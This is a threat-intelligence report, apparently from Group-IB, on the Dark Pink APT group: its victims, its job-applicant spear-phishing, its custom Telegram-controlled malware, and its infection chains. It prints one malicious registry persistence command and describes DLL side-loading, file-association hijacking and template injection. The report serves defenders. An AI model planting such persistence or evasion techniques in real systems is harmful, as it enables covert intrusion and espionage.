Dark Pink

Acknowledgements

We would like to specifically thank **Albert Priego**, Malware Analyst at Group-IB, for **discovering the first Dark Pink attacks** and for conducting the initial research into this particular threat actor. His efforts made a major contribution to this blog and for our future research into this APT group.

Introduction

Countries of the Asia-Pacific region have long been the target of advanced persistent threat (APT) groups. Earlier Group-IB research found that this region has often been a “key arena” of APT activity, and a mixture of nation-state threat actors from China, North Korea, Iran, and Pakistan have been tied to a wave of attacks in the region. More often than not, the primary motive for APT attacks in the Asia-Pacific (APAC) region is not financial gain, but rather espionage.

Group-IB continuously explores and analyzes the methods, tools, and tactics used by some of the world’s most prominent APT groups, such as **APT41**, but how can large-scale companies and organizations protect themselves when a new APT group emerges, or, if an already existing APT group begins to utilize a completely new toolkit. Enter Dark Pink.

Dark Pink is the name given by Group-IB to a new wave of APT attacks that has struck the APAC region. At the present time, Group-IB cannot attribute the campaign to any known threat actor, making it highly likely that **Dark Pink is an entirely new APT group**. Bearing this in mind, we will refer to Dark Pink as an APT group throughout the entirety of this text. The name Dark Pink was coined by forming a hybrid of some of the email addresses used by the threat actors during data exfiltration. The APT group has also been termed Saaiwc Group by Chinese cybersecurity researchers.

There is evidence to suggest that Dark Pink began operations as early as mid-2021, although the group’s activity surged in mid-to-late 2022. To date, **Group-IB’s sector-leading Threat Intelligence uncovered seven confirmed attacks by Dark Pink**. The bulk of the attacks were carried out against countries in the APAC region, although the threat actors spread their wings and targeted one European governmental ministry. The confirmed victims include **two military bodies in the Philippines and Malaysia, government agencies in Cambodia, Indonesia and Bosnia and Herzegovina, and a religious organization in Vietnam**. Group-IB also became aware of an unsuccessful attack on a European state development agency based in Vietnam. In line with Group-IB’s zero tolerance policy to cybercrime, **confirmed and potential victims of Dark Pink were issued proactive notifications**, and we note that the list of companies breached by this particular APT group is likely to be longer.

Group-IB’s early research into Dark Pink has revealed that these threat actors are leveraging a new set of tactics, techniques, and procedures rarely utilized by previously known APT groups. They leverage a custom toolkit, featuring *TelePowerBot*, *KamiKakaBot*, and *Cucky and Ctealer* information stealers (all names dubbed by Group-

IB) with the aim of stealing confidential documentation held on the networks of government and military organizations. Of particular note is **Dark Pink's ability to infect even the USB devices attached to compromised computers**, and also its **ability to gain access to messengers on infected machines**. Furthermore, Dark Pink threat actors utilize two core techniques: DLL Side-Loading and **executing malicious content triggered by a file type association** (Event Triggered Execution: Change Default File Association). The latter of these tactics is one rarely seen utilized in the wild by threat actors.

At the time of writing, Dark Pink is still active. Given the fact that **many of the attacks identified by Group-IB researchers took place in the final months of 2022**, Group-IB researchers are still in the process of identifying the full scope of the APT attack, and efforts to uncover the origin of this APT group are in process. However, we believe that this preliminary research, which will be of great interest to CISO, heads of cybersecurity teams, SOC analysts and incident response specialists, will go a long way to raising awareness of the new TTPs utilized by this threat actor and **help organizations to take the relevant steps to protect themselves from a potentially devastating APT attack.**

Key findings

- **Dark Pink launched seven successful attacks** against high-profile targets between June and December 2022.
- Dark Pink's first activity, which we tie to a Github account leveraged by the threat actors, was recorded in mid-2021, and **the first attack attributable to this APT group took place in June 2022**. Their activity peaked in the final three months of 2022 when they launched four confirmed attacks.
- Dark Pink's victims are located in five APAC countries (Vietnam, Malaysia, Indonesia, Cambodia, Philippines) and one European country (Bosnia and Herzegovina).
- Victims included military bodies, government and development agencies, religious organizations, and a non-profit organization.
- One unsuccessful attack was launched against a European state development agency based in Vietnam in October 2022.
- **Dark Pink APT's primary goals** are to conduct corporate espionage, steal documents, capture the sound from the microphones of infected devices, and exfiltrate data from messengers.
- **Dark Pink's core initial vector was targeted spear-phishing emails** that saw the threat actors pose as job applicants. There was evidence to suggest that the threat actors behind Dark Pink scanned online job vacancy portals and crafted unique emails to victims that were advertising vacancies.
- Almost all the tools leveraged by the threat actors were custom and self-made, including *TelePowerBot* and *KamiKakaBot*, along with the *Cucky* and *Ctealer* stealers. During our investigation, we noticed only one public tool: *PowerSploit/Get-MicrophoneAudio.*
- **Dark Pink APT utilized a rarely seen technique, termed Event Triggered Execution**: Change Default File Association, to ensure launch of malicious TelePowerBot malware. Another technique leveraged by these particular threat actors was DLL Side-Loading, which they used to avoid detection during initial access.
- **The threat actors created a set of PowerShell scripts** to carry out communication between victim and threat actors' infrastructure, facilitate lateral movement and network reconnaissance.

- All communication between infected infrastructure and the threat actors behind Dark Pink is based on *Telegram API*.

Dark Pink takes on all comers

The attacks carried out by this particular **APT group** have been advanced in every sense of the word. They have utilized a sophisticated mixture of custom tools to breach the defenses of multiple government and military organizations. **The first attack Group-IB analysts were able to attribute to this APT group was registered on a religious organization in Vietnam in June 2022**. However, they appear to have been active well before that, as Group-IB researchers identified a Github account used by these threat actors which showed activity dating back to mid-2021. According to our research, the malware initialized by the threat actors can issue commands for an infected machine to download modules from this particular Github account. Interestingly, the **threat actors appeared to use only one Github account** for the entire duration of the campaign to date, which could suggest that they have been able to operate without detection for a significant period of time.



Figure 1: Screenshot detailing activity on Github account attributed to Dark Pink APT in 2021 (above) and 2022 (below)

Following the June 2022 attack, Group-IB researchers were unable to attribute any other malicious activity to Dark Pink. However, this APT group burst into life towards the end of the summer, when **Group-IB noticed an attack on a Vietnamese non-profit organization in August 2022** bearing all the hallmarks of the June attack. From then, Group-IB was able to attribute one attack in September, two attacks (one successful, one unsuccessful) in October, two in November, and one in December. Most recently, Group-IB discovered that **Dark Pink was able to breach an Indonesian governmental organization on December 8, 2022.**



Figure 2: Dark Pink APT timeline and targets

Kill Chain

The sophistication of the **Dark Pink campaign** is evidenced by its multiple distinct kill chains. **The threat actors behind this wave of attacks were able to craft their tools in several programming languages**, giving them flexibility as they attempted to breach defense infrastructure and gain persistence on victims' networks. As a result, we will discuss the different steps and stages of these processes, but it is important to note that the bulk of the attacks were based on PowerShell scripts or commands that aimed to launch communication between the infected networks and the threat actors' infrastructure.

Initial access was achieved by successful spear-phishing emails. These messages contained a shortened link directing the victim to download a malicious *ISO image*, which in one case seen by Group-IB, was stored on the public, free-to-use sharing service *MediaFire*. Once the ISO image was downloaded by the victims, Group-IB identified three distinct infection chains, which we will detail below.

The first thing that caught our attention was that all communication between the devices of the threat actors and the victims was based on *Telegram API*. The custom modules created by the threat actors, *TelePowerBot* and *KamiKakaBot*, are designed to read and execute commands via a threat actor-controlled Telegram bot. Interestingly, these modules were developed in different programming languages. TelePowerBot is represented as PowerShell script, while KamiKakaBot, which includes stealer functionalities, is developed on .NET. The threat actors have used the same Telegram bots for a long period of time, as one has been used since September 2021.

Additionally, **Dark Pink APT utilizes the self-made stealers *Ctealer* and *Cucky* to steal victim credentials from web browsers**. We will look at each of the above mentioned tools later in this report. At this stage, we will turn to detailing each step of the infection chain.

Initial access

A large part of the success of **Dark Pink** was down to the spear-phishing emails used to gain initial access. In one such attack, Group-IB was able to find the original email sent by the threat actors. In this one instance, the threat actor posed as a job applicant applying for the position of PR and Communications intern. In the email, the threat actor mentions that they found the vacancy on a jobseeker site, which could suggest that **the threat actors scan job boards and use this information to create highly relevant phishing emails.**

The emails contain a shortened URL linking to a free-to-use file sharing site, where **the victim is presented with the option to download an ISO image** that contains all the files needed for the threat actors to infect the victim's network. During our investigation into Dark Pink, we discovered that the threat actors leveraged several different ISO images, and we also noted that the documents contained in these ISO images varied from case to case. According to the information available to us, we strongly believe that **the Dark Pink threat actors craft a unique email to each victim**, and we do not discount that the threat actors can send the malicious ISO image as a direct attachment to the victim via email.



Figure 3: Screenshot of original spear-phishing email sent by Dark Pink APT noting the storage of the ISO image on a file-sharing site.

The ISO images sent in the spear-phishing emails contained varying numbers of files. However, **there are three types of file found in all of the ISO images sent by the threat actors: a signed executable file, a nonmalicious decoy document** (e.g. .doc, .pdf, or .jpg), **and a malicious DLL file**. Given that the email relates to a job opening, one can assume that the victim will first look for the supposed applicant's resume, which is often sent as a MS Word document. However, In Dark Pink attacks, the threat actors include an .exe file in the ISO image that mimics a MS Word file. The file contains ".doc" in the file name and contains the MS Word icon as a means of confusing the victim and thinking that the file is safe to open.



Figure 4: Screenshot detailing the five files contained in one ISO image seen by Group-IB. Note that the .doc and .dll files are in hidden view.

Should the victim execute the .exe file first, the malicious DLL file, located in the same folder as the .exe file, will run automatically. This is a technique used by threat actors known as DLL Side-Loading. The primary function of the DLL execution is to ensure that the threat actors' core malware, *TelePowerBot*, gains persistence. Before the completion of the file execution, the decoy document (e.g. a letter, resume), is shown on the victim's screen.

Trojan execution and persistence

One of the most interesting discoveries for Group-IB researchers was the process of how *TelePowerBot* or *KamiKakaBot* are launched on the victim's machine. As mentioned previously, the malicious DLL file that contains one of these two pieces of malware can be located inside the ISO image that is sent during spear-phishing campaigns. In one case analyzed by Group-IB, **the threat actors used a chain of MS Office documents and leveraged Template Injection**, whereby the threat actors insert into the initial document a link to a template document that contains a malicious macro code. In two other cases examined by Group-IB researchers, **the threat actors behind Dark Pink launched their malware by the DLL Side-Loading technique**. In total, we found three different kill chains leveraged by the threat actors, and we will detail them below.

Kill Chain 1: All-inclusive ISO

The first variant of the infection chain results in an ISO image being sent to the victim through spear-phishing emails. This ISO image includes a malicious DLL file, which contains *TelePowerDropper* (name given by Group-IB). The primary goal of this DLL file is to gain persistence for TelePowerBot in the registry of the infected machine. In some cases, the DLL file can also launch the threat actors' proprietary stealer Stealer, which parses data from browsers on the victim's machine and stores it in a local folder. It is important to note that launching any kind of stealer is optional during initial access. **Dark Pink can send special commands to download and launch a stealer during all phases of attack.**



Figure 5: Graphic detailing the full scheme of Kill Chain 1

It is important to note at this stage that the DLL files are packed. When the file is launched, it decrypts itself and passes control to an unpacked version of itself. Additionally, once the DLL file is launched, a mutex will be created. One example of this was: *gwgXSznM-Jz92k33A-uRcCCksA-9XAU93r5*. Upon completion of this step, a command to start TelePowerBot will be added to autorun. This means that TelePowerBot will be launched each time the user logs into their system. This is facilitated by creating a registry key by path *HKCU\Environment\UserInitMprLogonScript*. The value of the created key is as follows:

```
forfiles.exe /p %system32% /m notepad.exe /c "cmd.exe /c whoami >> %appdata%\a.abcd && %appdata%\a.a
```

The above code reveals that the command launches a standard utility, *whoami*, which shows information about the current user of the machine. The output is redirected to a file and execution is finished.

At this point it might not be entirely clear how the next stage, and the launching of TelePowerBot, begins. The key to this answer is the file extension *.abcd*. In short, the threat actors create a file with this extension name as part of a technique termed Event Triggered Execution: Change Default File Association. The idea is to add a handler to work with the unrecognized file extension in the registry key tree. This is detailed in the below screenshot.



Figure 6: Screenshot detailing command to run upon creation of file with extension .abcd

The above screenshot details part of a PowerShell command that is triggered when a file is created with the specific extension *.abcd*. The PowerShell commands are stored in base64 view and are highly obfuscated. The result of these commands are relatively simple: read registry key, decrypt, and launch *TelePowerBot*.

Kill Chain 2: Github macros

The second variation of the infection chain is almost identical to the preceding one. The only thing that differs is the file used in the initial stage. During our analysis, we discovered that t**he threat actors used commands to automatically download a malicious template document** containing *TelePowerBot* from *Github* upon opening of the .doc contained in the initial ISO file. Macro code written into this template document then works to ensure persistence for the malware.



Figure 7: Graphic detailing the full scheme of Kill Chain 2

In this instance, the ISO image sent to the victims contains a MS Word document that leads to the automatic download of a malicious template document, which contains TelePowerBot, from Github. In order to evade

antivirus defenses on an infected machine during initial access, macro code is written into the template document. This technique is known as Template Injection. The macro contains several forms with fields, and during execution, the value of these form fields are read and established as a value in registry keys.

This trick can help the malware avoid detection by antivirus software, as the document itself does not contain any malicious functionalities or code. The coded documents contain forms with several parameters, and the macros contained in these files can read these values and work to ensure persistence of *TelePowerBot* on the victim's machine.

